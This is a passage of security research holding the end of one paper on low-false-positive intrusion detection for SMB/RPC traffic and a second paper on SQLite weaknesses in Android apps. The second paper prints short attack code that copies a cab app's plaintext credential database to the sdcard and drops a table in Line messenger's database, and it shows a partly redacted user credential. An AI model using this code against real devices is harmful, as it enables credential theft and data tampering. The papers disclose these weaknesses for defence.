We obtain attributes from the protocol fields such as IP address, file name, or command. One can consider raising an alert whenever an attribute gives a rare value for a message. However, while attributes can carry useful information to detect attacks, they often need to be preprocessed to be used by an IDS. For instance, a field that contains a real number can be too noisy as it constantly yields rare values, but we can use intervals instead, which are far more predictable.

Yet here our model takes categorical data as input. Majority of the back office protocol fields yield values of this type, and those that don't can be discretized into categorical features by using the structure in the attribute domain. As such, we build *features* describing an attribute, which map messages to a discretized domain:

Definition 3. *Given attribute* f *with* binning B *which is a partitioning of* V_f *the* feature $F_B : M \rightarrow B$ *maps a message* m *to the bin (called* value*) in which it occurs:*

$$F_B(m) = b \text{ when } b \in B \text{ and } f(m) \in b$$

Features, which are used to build the IDS model, present an interpretation of a property of a message whereas an attribute gives its 'raw' value. We can build different features for an attribute by using different binnings. If available we exploit the structure of the domain to build binnings, such as the intervals for numbers and subtrees in hierarchies. In addition, we create binnings with two extreme cases: (i) *discrete binning*, where $B = \{\{v\} | v \in V_f\}$; (ii) *trivial binning*, where $B = \{V_f\}$. The former retains all information given by an attribute whereas the latter discards all the information.

Given an attribute f, we consider $S_f = \{F_{B1}, \ldots, F_{Bn}\}$, a set of *candidate features* determined by the setting. For instance, in majority of the cases S_f may contain the features with discrete binning and those with trivial binning. We discuss the specifics of feature selection in Sect. 4 on experiment settings.

For features and a training sample, we raise alerts based on conditional probabilities:

Definition 4. *Let* F_B *and* profile *be two features and* T *a training sample yielding random elements* $E_T = F_B(T)$ *and* $E_p =$ profile(T). *Let* t *be a probability threshold. A message* m *is* anomalous *in the scope of the feature* F_B *and profile* profile(m) *if:*

$$P_{E_T|E_p}(F_B(m) \mid \text{profile}(m)) \leq t$$

We use context-sensitive alerts and assume the context is captured by the feature *profile*, which could e.g. be the IP address or the user name. This allows detecting contextual anomalies where a value is normal when sent by the user A, but anomalous when sent by user B. Using a trivial context gives one 'global profile' for all messages thus requiring fewer training at the cost of missing context-specific attacks.

Features yielding rare values raise alerts given our model. Inherently noisy attributes such as real numbers and file paths thus require proper binning to obtain yield rare values only for attacks, not for normal traffic. Therefore we introduce a metric to quantify a feature's robustness to false positives, which can then be used for feature selection.

3.2 Stability

We need to find features that are culprits of false alerts, i.e. those yielding rare values in the normal traffic. We can identify some of these by looking at the specification (e.g. timestamp). However, this may not be possible for all features. For instance, features derived from file paths or event identifiers can be sensitive to the irregularities introduced by human activity depending on the domain.

We can use the data, i.e. training and validation samples, to decide whether including these features in a model may cause a high false positive rate. A feature is *stable* if it is likely to yield values that are already observed in a training sample:

Definition 5. *Let F_B be a feature, T and V training and validation samples respectively yielding random elements $E_T = F_B(T)$ and $E_V = F_B(V)$. The* stability *of the feature F_B is the likelihood validation values have also been seen in the training:*

$$stab_{T,V}(F_B) = P_{E_V}(support(P_{E_T}))$$

where $support(P_{E_T})$ denotes the set of all values v where $P_{E_T}(v) > 0$.

Unstable features are likely to lead to false positives. However, some attributes such as file paths carry essential information to detect certain types of attacks. This is where bin selection becomes important in creating a stable feature for such attributes. With the right bins we can achieve a low FPR while retaining the ability to detect some attacks. However, over-doing the binning on an essential feature may result in discarding too much information to be able to detect attacks. To prevent this, we propose measuring the information retained by creating a feature out of an attribute, which we call *granularity.*

3.3 Granularity

Some 'information loss' occurs when going from attribute to feature, i.e. when using bins instead of raw values. We define granularity as the fraction of information retained.

Definition 6. *Given training sample T the* granularity *of a feature F_B for an attribute f is is the fraction of the information retained by $F_B(T)$:*

$$gran_T(F_B, f) = \frac{H(F_B(T))}{H(f(T))}$$

where $H(X)$ is the Shannon entropy of a random element X.

Given no prior knowledge of attacks, higher granularity implies that a feature is more likely to help the IDS distinguish attacks from normal traffic. Therefore, we want to maximize both granularity and the stability, but usually there is a trade-off as stability is obtained by removing details. Finding this trade-off depends on the constraints of the system the IDS is in, often determined the maximum number of false positives that can be addressed in a day. In our experiments we select the features that give a stability of 1.0, then maximize the granularity within this constraint. Further discussion on determining stability-granularity constraints are out of the scope of this paper.

With hierarchical attributes such as file paths, we can create more stable binnings at the cost of granularity by taking larger subtrees as we show below.

3.4 Hierarchical Attributes

We can utilize the hierarchy in attributes such as file paths, which can be represented as a tree, to create a binning that is robust to noise. First we formulate the notation on hierarchical attributes and trees, then propose a method for creating binnings using a parameter, which can be varied to find a trade-off between granularity and stability.

We call a domain $(V_f, <)$ hierarchical if it forms a tree [10] with a root (minimum) r. For an element $v \in V_f$, $children(v)$ denotes its immediate descendants. Using the structure provided by this hierarchy we can create a binning. A subset S of nodes in a tree can represent a binning by taking, for each node in it, the subtree of that node minus those of its descendants in S as a bin:

Definition 7. *For an attribute f with hierarchical domain $(V_f, <)$ and $S \subseteq V_f$ with $r \in S$, we define* set-induced binning $B_S = \{b_s \mid s \in S\}$ *where b_s satisfies*

$$v \in b_s \iff s = max\{s' \in S | v \geq s'\}$$

i.e. each element is in a bin represented by its closest ancestor in S.

For example, if $S = \{$`/`, `/etc/`, `/home/`$\}$, then both files `/etc/hosts.deny` and `/etc/hosts.allow` fall into the same bin, represented by the node `/etc/`. On the other hand, `/var/www/index.php` falls into the bin represented by the root node `/`, its only ancestor in S.

Our goal is to obtain a binning that maximizes granularity for a given stability constraint. We can perform this by creating a set of features S_f with different binnings, and selecting the one that fits the given stability and granularity constraints. One possible (but expensive) way is brute-force, i.e. build an S_f containing all possible set-induced binnings. However this is not practical for large datasets. Thus we require a method that can populate S_f with features of varying degrees of stability and granularity, and at the same time allowing us to control the size of S_f (and the number of stability and granularity computations). We can achieve this by first obtaining a binning subset S using a threshold parameter to discard the rare nodes:

Definition 8. *For attribute f with hierarchical domain $(V_f, <)$, threshold t, and training sample T the* threshold-induced binning *is B_S induced by the smallest set S satisfying:*

– *the root of $(V_f, <)$ is in S, and*
– *if $x \in S$ and $y \in children(x)$ and $P_T(f(T) \geq y | f(T) \geq x) \geq t$, then $y \in S$*

We build a binning set by taking the root and recursively adding nodes that are likely to occur given their parent. If a node has a large number of children with a low probability of occurrence, this is a sign of instability, and the method will exclude these from S and use the parent for binning. On the other hand, if a node was frequently accessed in the scope of its parent, then we can be more specific and create a distinct bin corresponding to that node. The threshold t provides a trade-off between the stability and granularity of the obtained feature. In our experiments we try different thresholds to obtain the desired trade-off.

4 Evaluation

In this section we first describe the general evaluation methodology, then the settings including the attributes and features, and finally the datasets used in our experiments.

Methodology. The standard approach to evaluate an anomaly-based IDS is to gather samples of normal data and attack data, create the model using a part of the normal data (training and validation samples), measure *detection rate* (DR) on attack data and *false positive rate* (FPR) on a separate subset of normal data (test sample). We perform separate experiments for misuse and exploits detection to clearly evaluate our framework. We also use different sets of attributes for these two attack types.

We perform the following steps in each experiment. First, given training and validation samples, and a set of attributes, we select a set of relevant features. Next using the features and training data, we create a model of the normal traffic. Then we evaluate the model on attack and test datasets in order to obtain FPR and DR. We repeat this both with our approach and the other methods we are comparing it against.

In order to validate the performance of our framework we make two separate comparisons. First we briefly compare its performance to a general unsupervised anomaly detection framework in order to confirm that, without feature selection, other approaches also suffer from high FPR in a back office setting. For this step we consider a geometric framework using k-means clustering based on a work by Eskin et al. [11], with unsupervised feature selection in the real-world dataset.

Next we validate the performance of the feature selection component of our framework by comparing it with different feature selection strategies all using the detection model of Definition 4. The strategies differ depending on the attack category: for exploits detection we start with a large number of attributes (derived from protocol fields) and the main challenge is to make a choice between including or discarding the information obtained from the attribute. We compare our automated feature selection to the following approaches: (i) *unsupervised* creates features from all available attributes using discrete bins thus using all information available to perform detection; (ii) *specification-guided* uses Scott's bins on numeric attributes and discard fields that are known to be useless or noisy, e.g. time- or sequence-dependent, encrypted, or random ones; (iii) *combined* uses automated feature selection and then considers the specification to remove remaining known useless or noisy features. For misuse detection the main challenge is to build a feature that capture the file path and is also robust to noise. We compare our threshold-induced binning to naïve binning which groups files by their parent directory and discrete binning which keeps all values but is sensitive to noise.

Our aim is to keep the DR as close to the baseline (unsupervised approach for exploits, discrete binning for misuses) as possible while providing a much lower FPR.

Settings. For exploits detection we start with all numeric and nominal attributes derived from the application-layer protocol fields SMB, RPC and the encapsulated service protocols using Wireshark dissector [12]. There are in total 3483 unique protocol fields, thus we refer to the documentation for a complete list for space reasons. In case of fields that occur multiple times in a message, we create additional attributes such as (`smb.dialect`, `smb.dialect_2`, ...). For misuse detection, however, we focus on monitoring file accesses only, and therefore use two attributes: source IP and file name. The former is used as the profiling feature and the latter is a hierarchical attribute.

For an attribute f we refer to F_δ as the corresponding feature with discrete binning, and F_σ as the one created by using Scott's rule for numeric attributes, and F_t as the one created with the threshold-induced binning using parameter t (see Definition 8) and F_τ as the one with trivial binning.

The feature set S_f is determined by the type of the underlying attribute. We choose $S_f = \{F_\delta, F_\tau\}$ for nominal attributes, $S_f = \{F_\delta, F_\sigma, F_\tau\}$ for numeric attributes, and $S_f = \{F_t | t \in \{0, 0.01, \ldots, 1\}\} \setminus \{F_\tau\}$ for hierarchical attributes. Among the candidate features for an attribute, we select the feature that has the stability $s_{min} = 1.0$ with the highest granularity.

Configuration. For our IDS framework we pick a threshold $t = 0$, raising alerts only on previously unseen values. As given in our threat model, we use global profile for exploits detection (as we expect global anomalies) and source IP address as the profile for misuse detection as we expect contextual anomalies.

For the clustering-based approach that we use for comparison, we first map the selected features into a numeric *feature space* as explained in [11]. This results in a high dimensionality in the order of 10^4. To prevent this from negatively affecting the results ('curse of dimensionality') we perform feature clustering [13], resulting in 100 features. During training phase we create a model of the normal traffic by performing k-means clustering with $k = 50$. During detection, we first obtain the feature vector corresponding to a message, compute its distance to the closest centroid in the model, then raise an alert if this distance is above a threshold t_d. We range over different values of t_d to observe the DR-FPR trade-off.

Datasets. We obtained the normal traffic dataset from a university network. It consists of parsed application-layer messages on SMB and MS-RPC protocols. There are 319 distinct hosts, including workstations, file servers and printers. We create two subsamples from the dataset. First sample is used for exploits detection and contains communication from all relevant protocols. The second only has file accesses via `SMB2_CREATE` requests, which we use for misuse detection. The dataset encompasses a period of 8 weeks. In both experiments we use the first 5 weeks of normal data for training, 1 week for validation and the remaining 2 weeks for the test datasets.

For attack datasets, we used exploits over SMB and MS-RPC from Metasploit [14], with all attacks potentially resulting in privilege escalation or remote code execution. We create misuse traffic based on the following malicious file access scenarios: (i) accessing another user's configuration files, (ii) other groups' financial data (iii) other user's personal identification documents.

Results and Discussion. First we evaluate a general-purpose anomaly-based intrusion detection method using k-means clustering [11] for exploits detection in the real-world traffic. We perform the experiments with various threshold values in order to obtain a good overview of the DR-FPR trade-off. The approach yields $(DR = 100\%, FPR = 37.4\%)$, $(DR = 65\%, FPR = 22\%)$ and $(DR = 43.5\%, FPR = 4.2\%)$. This confirms that without proper feature selection, general-purpose anomaly detection models can also suffer from the noise in back office traffic, and consequently a high FPR.

Next we test the feature building and selection component of our framework by evaluating it against baseline approaches while using the probabilistic model presented in Sect. 3.1. The results for these experiments are given in Table 1. We note that FPR and DR should be considered relative to the 'baseline' selection methods: we try to keep the relative DR as close to baseline as possible while lowering the FPR. The results show that the available attributes contain sufficient information to detect all attacks, however the FPR cost is too high if all features are used. Our framework reduces FPR by several orders of magnitude while still detecting nearly all attacks. For exploits detection the best results are obtained when our selection method is combined with the specification-guided

Table 1. Results of the evaluation. Here (*) indicates the baseline approach.

Feature selection	FPR	DR
Exploits		
Unsupervised*	84.5%	100%
Specification	14.7%	100%
Automated	0.6%	100%
Combined	0.08%	100%
Feature selection	FPR	DR
Misuses		
Discrete bins*	6.9%	100%
Parent	6.5%	100%
Automated	0.01%	99%

approach, meaning that additional semantic information regarding the protocol can still be helpful in FPR reduction.

5 Conclusions and Future Work

We propose a protocol-aware anomaly detection framework for back office networks monitoring the protocols SMB and RPC. Our framework significantly reduces the false positive rates (0.08% for exploits when combined with specification information and 0.01% for misuses) while detecting the majority of these types of attacks (100% and 99% detection rate for exploits and misuses, respectively). We achieve this by creating useful features out of noisy SMB fields such as file paths, and by utilizing our feature quality metrics, stability and granularity, to perform automated feature selection.

Our work shows the importance of finding the right set of features for an intrusion detection system to perform reliably in practice. In the future we plan to test our false positive reducing approach on other domains to achieve a broader applicability.

References

1. Hadžiosmanović, D., Simionato, L., Bolzoni, D., Zambon, E., Etalle, S.: N-gram against the machine: on the feasibility of the N-gram network analysis for binary protocols. In: Balzarotti, D., Stolfo, S.J., Cova, M. (eds.) RAID 2012. LNCS, vol. 7462, pp. 354–373. Springer, Heidelberg (2012). doi:10.1007/978-3-642-33338-5_18
2. Costante, E., Hartog, J., Petković, M., Etalle, S., Pechenizkiy, M.: Hunting the unknown. In: Atluri, V., Pernul, G. (eds.) DBSec 2014. LNCS, vol. 8566, pp. 243–259. Springer, Heidelberg (2014). doi:10.1007/978-3-662-43936-4_16
3. Costante, E., Etalle, S., Fauri, D., den Hartog, J.I., Zannone, N.: A hybrid framework for data loss prevention and detection. In: Workshop on Research for Insider Threats (2016)

4. Yüksel, O., den Hartog, J., Etalle, S.: Reading between the fields: practical, effective intrusion detection for industrial control systems. In: Proceedings of the 31st Annual ACM Symposium on Applied Computing (SAC 2016), pp. 2063–2070. ACM (2016)
5. Kloft, M., Brefeld, U., Düessel, P., Gehl, C., Laskov, P.: Automatic feature selection for anomaly detection. In: Proceedings of the 1st ACM Workshop on Workshop on AISec (AISec 2008), pp. 71–76, NY, USA. ACM, New York (2008)
6. Gates, C., Li, N., Xu, Z., Chari, S.N., Molloy, I., Park, Y.: Detecting insider information theft using features from file access logs. In: Kutyłowski, M., Vaidya, J. (eds.) ESORICS 2014. LNCS, vol. 8713, pp. 383–400. Springer, Heidelberg (2014). doi:10.1007/978-3-319-11212-1_22
7. Bronk, C., Tikk-Ringas, E.: The cyber attack on saudi aramco. Survival **55**(2), 81–96 (2013)
8. Windows Protocols (2016). https://msdn.microsoft.com/en-us/library/jj712081.aspx. Accessed 29 Sep 2016
9. Bhuyan, M.H., Bhattacharyya, D.K., Kalita, J.K.: Network anomaly detection: methods, systems and tools. IEEE Commun. Surv. Tutor. **16**(1), 303–336 (2014)
10. Kunen, K.: Set Theory An Introduction to Independence Proofs, vol. 102. Elsevier, Amsterdam (2014)
11. Eskin, E., Arnold, A., Prerau, M., Portnoy, L., Stolfo, S.: A geometric framework for unsupervised anomaly detection. In: Barbará, D., Jajodia, D. (eds.) Applications of Data Mining in Computer Security. Advances in Information Security, vol. 6, pp. 77–101. Springer, Heidelberg (2002)
12. Combs, G., et al.: Wireshark (2015). http://www.wireshark.org/
13. Guyon, I., Elisseeff, A.: An introduction to variable and feature selection. J. Mach. Learn. Res. **3**, 1157–1182 (2003)
14. Rapid7 LLC: The metasploit framework (2007)

Detection of SQLite Database Vulnerabilities in Android Apps

Vineeta Jain[1(✉)], M.S. Gaur[1], Vijay Laxmi[1], and Mohamed Mosbah[2]

[1] Malaviya National Institute of Technology, Jaipur, India
{2015RCP9051,gaurms,vlaxmi}@mnit.ac.in
[2] LaBRI, CNRS, Bordeaux INP, University of Bordeaux, Talence, France
mohamed.mosbah@labri.fr

Abstract. In this paper, we conduct a thorough study to analyze SQLite databases in android apps. These databases are inherently private and reside in the internal memory of an android device (restricting the access to users and other apps). Considering the SQLite database safe from external access i.e. users or other apps, developers pay less attention towards their security settings. This exposes them to vulnerabilities which may be utilized by attackers or malware writers to launch attacks such as stealing of data, tampering, etc. This paper reveals two such vulnerabilities detected in SQLite databases of android apps - storing sensitive data in plain-text and synchronization. This paper attempts to expose vulnerabilities of SQLite databases in android apps through demonstrating attacks. To evaluate the ubiquity of these vulnerabilities, we conducted the analysis of 18 popular android apps belonging to various categories by modeling the SQLite database of these apps. This study also contributes to the enhancement of future app development process by providing an insight to the developers regarding the deployment of better security settings. After a detailed assessment of risks involved in using databases, we also propose preliminary mitigation strategies.

1 Introduction

The paper identifies and demonstrate the exploitation of 2 Android app vulnerabilities related to storage mechanism in smartphones. The first vulnerability `Storing sensitive data in plain-text` [1] exposes crucial information such as usernames, passwords, Device ID's, credit card numbers etc. leading to finacial losses. The second vulnerability `Synchronization` is related to database synchronization procedure of android apps. This vulnerability deals with database tampering. The SQLite database is a private database [2] and not accessible to the user or any other app. Regardless of its private nature, we were able to modify the contents of the database on rooted android device without physical access to the device. Hence, this vulnerability can lead to dangerous consequences as it provides the attacker complete control of the database.

In order to evaluate the presence of these vulnerabilities in SQLite databases of apps, we have conducted manual threat modeling (using standard OWASP threat model [3]) of databases on rooted android devices. The reason behind conducting threat analysis manually is the difficulty in fully automating the process as the database structure is different for every app and also it is crucial to acquire the complete domain knowledge about the application. Hence, manual analysis is needed.

Section 2 explains both the SQLite vulnerabilities along with their attack scenarios. Section 3 gives the process of threat modeling for SQLite databases. Section 4 presents the threat modeling of Line messenger app. Section 5 depicts the experimental results and discussion. Section 6 concludes the work done along with the possible future work and limitations of this work.

2 SQLite Database Vulnerabilities in Android Apps

Android provides facility to store app data in form of relational database known as SQLite database. Whenever an app creates a database, by default it is saved in a location: */data/data/app_name/database/*. This location is private to an app and not accessible to the user or other apps. To share data stored in SQLite database, an app can use `Content Provider`.

Android suffers from many vulnerabilities and attacks such as privilege escalation, privacy leaks, etc. Out of 91 vulnerabilities in OWASP Mobile security report [4], 6 serious risks are associated with the data stored by an android app. Out of 6, we found 2 vulnerabilities present in SQLite databases. The following subsections explain them briefly.

2.1 Sensitive Data in Plain-Text


Android apps contain a lot of user information which also includes some sensitive ones such as username, password, email id, banking details, etc. This information is stored by the app in SQLite database in various tables using different attributes. To keep them secure, an app is expected to keep the information in secure and encrypted format.

Attack Scenario: We have created a malicious android app for rooted android devices that copies the contents of an SQLite database of Cabsguru application in sdcard. It is a taxi booking app which allows users to book cabs from various cab vendors such as Ola, taxiforsure etc. This application stores username and password of other cab applications in plain-text. If this information gets in the hands of attacker, he may use the credentials to login and use the wallet money to book cabs. This leads to financial losses. Figure 1 shows the snapshot of cabsguru SQLite database highlighting the username and password of Ola and TaxiforSure of a user account.

Listing 1.1 shows the malicious code. This code copies the contents of Cabsguru database to a database in sdcard from where it is easily accessible to other apps and can be transmitted via the internet to the remote server. In this way, information leakage can be performed by attackers and can cause huge loss to the user.

Listing 1.1. Code snippet that copies the contents of SQLite database to sdcard.

```
File card = Environment.getExternalStorageDirectory();
File directory = Environment.getDataDirectory();
if (card.canWrite()) {
String srcdbpath= "//data//" + "com.cabsguru" + "//databases//" + "usercontent.db";
String destdbpath = "copy";
File srcdb = new File(data, srcdbpath);
File destdb = new File(sd, destdbpath);
FileChannel source = new FileInputStream(srcdb).getChannel();
FileChannel destination = new FileOutputStream(destdb).getChannel();
destination.transferFrom(source, 0, source.size());
source.close();
destination.close(); }
```



	userid	userid_type	operatorId	operatornam	pw	pwtxt	verific
1	vineetajain.jecrc@gmail.con	email	12	Ola Cabs	gudd[redacted]		
2	7692932513	mobile	6	TaxiForSure	gudd[redacted]		

Fig. 1. Snapshot of SQLite database of Cabsguru application. It stores username and passwords in clear text in SQLite database.

2.2 Synchronization

The process of syncing local database of an app with the remote server and vice-versa is known as synchronization. It is a common phenomenon performed by almost all categories of apps for preserving user information, keeping backup of data and displaying user interface of an app even when the user is offline. It can be performed in 2 ways - synchronously or asynchronously, depending on the nature of app i.e. for real-time data communication, synchronous synchronization is preferred such as shopping websites, else asynchronous synchronization can be done such as for social networking websites [5].

Every app maintains a local copy of server database on the device using SQLite databases. The server checks the local copy of database for updates. This can be done in one of the 3 following mechanisms:

1. **Timestamp Syncing**: If the timestamp entries of local database is older than the server database, it loads new entries in the database. However, it does not load the older entries again.
2. **Flag Syncing**: Server database maintains a flag for each record in the database. For the synced records it sets the flag value. So, the records whose flag values are unset gets synced with the local database.
3. **Complete Sync**: Server reloads the entire database on the device whenever the sync happens.



1. User make changes to the app on device
2. The changes get synced with the remote server
Android App
Remote Server
4 (a). The UI is synced according to the local database copy
5. It syncs the UI of app accordingly
3. Server checks the local database copy. If older version, updates
4 (b). The content provider gets synced according to local database
Content Provider
Local SQLite Database
(a)
5. Timestamp of flag syncing ON
1. Makes changes to the local database copy
Attacker
Local SQLite Database
2 (a). The UI is synced according to the local database copy
2 (b). Syncs the content provider accordingly
Remote Server
4. The user responds to attacker and remote database gets synced accordingly
3. UI of the app gets synced
Android App
Content Provider
(b)

Fig. 2. (a) Synchronization phenomenon in android, (b) Attack on synchronization phenomenon in android

Local database sync never happens instantaneously. It is scheduled in 3 ways - (1) periodically, (2) whenever net connection is there, and (3) all the apps on device syncs at the same time saving-battery and bandwidth [6].

The synchronization process in Android is explained in Fig. 2(a). The app on device periodically syncs with the remote server and maintains a local copy of server database on the device in a form of SQLite database. Whenever the app data syncs with the server, the server checks the local database copy for updates i.e. if it is of an older version, it updates it using any of the 3 update mechanism explained. An android component known as `Content Provider` is an optional participant of this process. Content providers receive data from local SQLite database and display it on the user interface. If content providers are not there, user interface of the app gets synced according to the SQLite database.

Attack Scenario: We have written a malicious android app for rooted android devices which accesses the SQLite database of other apps and modifies it's contents. Listing 1.2 shows the malicious code that accesses the database of real world app Line messenger and tampers it. This code creates an object db of the database and drops the settings table from the database "naver_line". By dropping this table, the user gets logged out of the app and has to sign it again.

Listing 1.2. Code snippet that modifies the existing SQLite database of an app

```
String path = "/data/data/jp.naver.line.android/databases/naver_line";
SQLiteDatabase db = SQLiteDatabase.openDatabase(path, null, SQLiteDatabase.
      OPEN_READWRITE);
if (db != null) {
db.execSQL("DROP TABLE IF EXISTS settings"); }
```

3 Threat Modeling of SQLite Databases

In this work, we have conducted the threat modeling of SQLite databases of an android app using OWASP Threat model [3]. Our primary purpose is to determine the vulnerabilities of database implementation in an app. OWASP threat model consists of following steps:

1. Decompose an app
2. Threat Estimation
3. Risk assessment

The following subsections explain the threat modeling steps according to our context.

3.1 Decompose App

An asset is defined as a conceptual property which is of attacker's importance [7]. They can be termed as threat targets. In our case, all the non-null attributes of extracted database are considered as assets. In order to find sensitive assets the following steps have been adopted:

– Initially, the app is reverse engineered using apktool [8] and dex2jar [9]. Manual analysis is performed for mapping the UI interfaces with the SQLite database attributes as the disassembled code also contains obfuscated code which cannot be analyzed precisely without doing the manual analysis.
– After the mapping, we altered the contents of attributes in database one by one (and later in sets) using the malicious app, in order to record its effect on the UI. We even modified those attributes which do not map to any UI element to look for its effects.
– If any modifications in database render to any change in UI of app, we considered them as sensitive assets. This presents the vulnerability known as `Synchronization` as the changes do not get synced with the remote server and attacker can manipulate UI.
– In addition to this, the attributes containing sensitive information in plain text are considered sensitive assets. This reflects the `Storing sensitive information as plaint-text` vulnerability.

3.2 Threat Estimation

This step computes the susceptibility of a database to attacks. We categorized threats using the model proposed by OWASP named STRIDE model [10]. More the number of sensitive assets contributing to a threat, more susceptible the app is to that attack. It shows the exposure of an app towards the threats. STRIDE stands for:

– **S** *(Spoofing Identity)*: Stealing credentials, personal details or changing the identity of user or contacts.
– **T** *(Tampering)*: Modifying the attributes of database
– **R** *(Repudiation)*: Actions that are prohibited in UI but can be done by modifying database attributes and cannot be intercepted by the app.

- **I** *(Information leakage)*: Sensitive information stored in plaintext or altering the database attributes in a way that leaks sensitive information.
- **D** *(Denial of service)*: Denying the access of app to users.
- **E** *(Escalation of Privileges)*: Gaining unauthorized access or performing an action not allowed to the user.

3.3 Risk Assessment

This step includes quantification of risks posed by SQLite database of an app. The Risk factor is a standard measure provide by OWASP to compute the severity of risks in an app [11]. The Risk Factor is given as:

$$Risk\ Factor = Likelihood\ \times\ Impact \tag{1}$$

The likelihood and impact of STRIDE is calculated. The Likelihood is computed as:

$$Likelihood\ = \frac{No.\ of\ senstive\ assets\ classified\ under\ STRIDE}{Total\ no.\ of\ sensitive\ assets} \tag{2}$$

Impact is calculated by looking at the effect of STRIDE on CIA i.e. `Confidentiality, Integrity and Availability`. Score is calculated by measuring the severity of impact. For confidentiality, the score is given on the basis of amount of data disclosed and its sensitivity. For integrity, it is given on the basis of amount of corrupt and damaged data. For availability, it is the amount of service loss. Table 1 provides the risk levels specified by OWASP.

Table 1. Risk Levels [11]


S.no.	Risk	Level
1	0 to < 3	Low
2	3 to < 6	Medium
3	6 to 9	High

4 Case Study: Threat Modeling of Line Messenger App

In this section, threat modeling of Line messenger application is highlighted. Line messenger is one of the most emerging instant messaging app with 500 million downloads [12].

4.1 Decompose the App

The SQLite database of Line messenger known as `naver_line` is extracted using adb from the location: */data/data/jp.naver.line.android/databases/*. After extracting the database, assets are identified. The total calculated assets are 237. Using disassembled code and manual analysis, we found that 201 attributes map to the UI of Line messenger app. Out of 237 attributes, 4 attributes contain sensitive information in plain-text and considered sensitive assets.



Chat_id	from_mid	content	
u94bb2a7afe7ee4a41f99f3fdf9408cbb		��alien in ufo���alien in ufo�	1426
ub7851dd167a42a1f0790c6e2866cad44	ub7851dd167a42a1f0790c6e2866cad44	what is your username and password of sbi ...	1426

Chat_id	from_mid	content	
u94bb2a7afe7ee4a41f99f3fdf9408cbb		��alien in ufo���alien in ufo�	14:
u0e77b75559584ff4a1d4919cb1d14ff0	u0e77b75559584ff4a1d4919cb1d14ff0	what is your username and password of sbi .	14:

what is your username and password of sbi account. sum urgent transaction is to be done. please urgent.

what is your username and password of sbi account. sum urgent transaction is to be done. please urgent.

Fig. 3. Assets modification for changing the chat partner

Line uses both encryption and encoding scheme to keep its database secure from outside interference. `AES encryption` technique in `electronic codebook (ECB) mode` with no padding using 16-byte key followed by `Base-64` encoding has been applied. The key is different for every user and is devised by using Android Id value. We succeeded in breaking its encryption scheme.

Further, we modify the attributes and visually examine whether it alters the UI or not. We even modified the encrypted asset values. The UI of app cannot modify these assets. If any change is detected, irrespective of whether the effect is harmless or harmful, we consider it as a sensitive asset. We have also modified assets in a set of 2, 3, 4 or more to look for any exploitation. We have found 4 such sets. As an example, by modifying 2 assets (chat_id + from_mid) the chat member gets changed. Figure 3 shows this example. Here we have changed chat_id and from_mid in order to change chat partner. It is a case of Spoofing identity. Out of `237` assets, `65` are found to be sensitive assets.

4.2 Threat Estimation

From the impact of sensitive assets, threat categorization is done. Table 2 represents the details of sensitive asset categorization.

4.3 Risk Assessment

Likelihood and impact are calculated for every threat. Table 2 lists the likelihood values of STRIDE for Line Messenger. The computed likelihood value is 2. The impact is calculated as 3.88. The Risk factor is calculated as:

$$Risk\ Factor = 2 \times 3.88 = 7.76 \tag{3}$$

The calculated Risk Factor is 7.76 which lies in high range in risk levels. It shows that Line messenger's SQLite database is risky and vulnerable to threats and attacks.

Table 2. Likelihood values for STRIDE categorization

S.no.	Threat	No. of sensitive assets	Likelihood
1	S	9	1.38
2	T	15	2.30
3	R	11	1.692
4	I	2	0.307
5	D	1	0.15
6	E	27	4.15
	Total	**65**	**2**

5 Experimental Results and Discussion

In order to assess the prevalence of database vulnerabilities, we conducted experiments on 18 popular android apps downloaded from the playstore. Table 3 presents the experimental analysis results of 18 apps. It shows that, 9 apps are sensitive to plaint-text storage vulnerability and 5 apps to synchronization. The vulnerabilities can be fixed by using different approaches. For repairing `Sensitive storage in plain-text` vulnerability, the sensitive data should be stored in encrypted format using a secure cryptographic algorithm which cannot be broken. Passwords should never be stored in databases. The second vulnerability `synchronization` can be fixed by using complete synchronization scheme for syncing with the server.

6 Related Work

Privacy and information leakage has been a constant threat to android apps. Many tools have been proposed to detect them. ComDroid [13] conducts component and intent analysis statically to identify the vulnerabilities of message passing system in android. TaintDroid [14] performs dynamic analysis to identify

Table 3. Experimental Results of 18 app

S.no.	App name	Downloads	Storing sensitive data in plain-text	Synchronization	Calculated risk score
1	Line messenger	500 million	✓	✓	7.76
2	WhatsApp	1 billion	✓	✓	4.625
3	Hike	50 million	✓	✓	5.534
4	Kik	100 million		✓	4.166
5	Viber	500 million	✓	✓	3.668
6	WeChat	100 million			0.00
7	OlaCabs	10 million	✓		1.2
8	Cabsguru	0.1 million	✓		4.7
9	MeruCabs	1 million	✓		2.1
